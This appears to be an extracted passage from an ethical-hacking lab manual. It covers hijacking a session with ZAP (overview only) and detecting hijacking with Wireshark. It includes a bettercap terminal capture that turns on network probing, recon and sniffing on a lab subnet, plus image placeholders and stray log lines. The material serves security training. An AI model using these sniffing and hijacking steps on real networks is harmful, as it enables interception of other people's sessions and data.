●	11:26:02	5828	5647	10.10.1.10	20.42.73.27	Access onedscolprdeus12.eastus.cloudapp.azure.com
●	11:28:06	6237292	3371502	10.10.1.10	10.10.1.19	

Block unwanted network traffic NUM .



Lab 6: Perform Session Hijacking to Seize Control of a Valid TCP Communication Session Between Two Computers

Lab Scenario

Session hijacking allows an attacker to take over an active session by bypassing the authentication process. It involves stealing or guessing a victim's valid session ID, which the server uses to identify authenticated users, and using it to establish a connection with the server. The server responds to the attacker's requests as though it were communicating with an authenticated user, after which the attacker is able to perform any action on that system.

Attackers can use session hijacking to launch various kinds of attacks such as man-in-the-middle (MITM) and Denial-of-Service (DoS) attacks. A MITM attack occurs when an attacker places himself/herself between the authorized client and the server to intercept information flowing in either direction. A DoS attack happens when attackers sniff sensitive information and use it to make host or network resource unavailable to users, usually by flooding the target with requests until the system is overloaded.

We must possess the required knowledge to hijack sessions in order to test the systems in the target network.

The labs in this exercise demonstrate how to hijack an active session between two endpoints.

Lab Objectives


- Hijack a session using Zed Attack Proxy (ZAP)



Task 1: Hijack a Session using Zed Attack Proxy (ZAP)


Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. It is designed to be used by people with a wide range of security experience, and as such is ideal for developers and functional testers who are new to penetration testing.



ZAP allows you to see all the requests you make to a web app and all the responses you receive from it. Among other things, it allows you to see AJAX calls that may not otherwise be outright visible. You can also set breakpoints, which allow you to change the requests and responses in real-time.



Here, we will hijack a session using ZAP. You will learn how to intercept the traffic of victims' machines with a proxy and how to view all the requests and responses from them.














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Lab 7: Detect Session Hijacking Attempts using Manual Method

Lab Scenario

Session hijacking is very dangerous; it places the victim at risk of identity theft, fraud, and loss of sensitive information. All networks that use TCP/IP are vulnerable to different types of hijacking attacks. Moreover, these kinds of attacks are very difficult to detect, and often go unnoticed unless the attacker causes severe damage. However, following best practices can protect against session hijacking attacks.

It is very important that you have the required knowledge to detect session hijacking attacks and protect your organization's system against them. Fortunately, there are various tools available that can help you to detect session hijacking attacks such as packet sniffers, IDSs, and SIEMs.



Lab Objectives

- Detect Session Hijacking using Wireshark

Task 1: Detect Session Hijacking using Wireshark

Wireshark allows you to capture and interactively browse the traffic running on a network. The tool uses WinPcap to capture packets, and so is only able to capture packets on networks that are supported by WinPcap. It captures live network traffic from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, and FDDI networks. Security professionals can use Wireshark to monitor and detect session hijacking attempts.

Here, we will use the Wireshark tool to detect session hijacking attacks manually on the target system.



Applications Places System Parrot Terminal Wed Sep 17, 12:03

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[attacker] ~
# cd /home/attacker
[attacker] ~
# bettercap -iface eth0
bettercap v2.21.1 (built for linux amd64 with go1.11.6) [type 'help' for a list
of commands]
[10.10.1.0/24 > 10.10.1.13] » net.probe on
[10.10.1.0/24 > 10.10.1.13] » net.recon on
[10.10.1.0/24 > 10.10.1.13] » [12:02:10] [endpoint.new] endpoint 10.10.1.14 detected as 02:15:5d:31:06:6b.
[10.10.1.0/24 > 10.10.1.13] » [12:02:10] [endpoint.new] endpoint 10.10.1.9 detected as 02:15:5d:31:06:6a.
[10.10.1.0/24 > 10.10.1.13] » [12:02:10] [endpoint.new] endpoint 10.10.1.16 detected as 02:15:5d:31:06:68.
[10.10.1.0/24 > 10.10.1.13] » [12:02:10] [endpoint.new] endpoint 10.10.1.10 detected as 00:15:5d:01:80:01 (Microsoft Corporation).
[10.10.1.0/24 > 10.10.1.13] » [12:02:10] [endpoint.new] endpoint 10.10.1.19 detected as 02:15:5d:31:06:69.
[10.10.1.0/24 > 10.10.1.13] » net.sniff on
[10.10.1.0/24 > 10.10.1.13] »
```

EHE Modules and Countermeasures...

Wireless Attacks and Countermeasures...

Parrot Terminal

Capturing from Ethernet 2

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter <Ctrl-f>

No.	Time	Source	Destination	Protocol	Length	Info
11213	233.366854	MS-NLB-PhysServer-2	Broadcast	ARP	42	Who has 10.10.1.58? Tell 10.10.1.13
11214	233.378746	MS-NLB-PhysServer-2	Broadcast	ARP	42	Who has 10.10.1.59? Tell 10.10.1.13
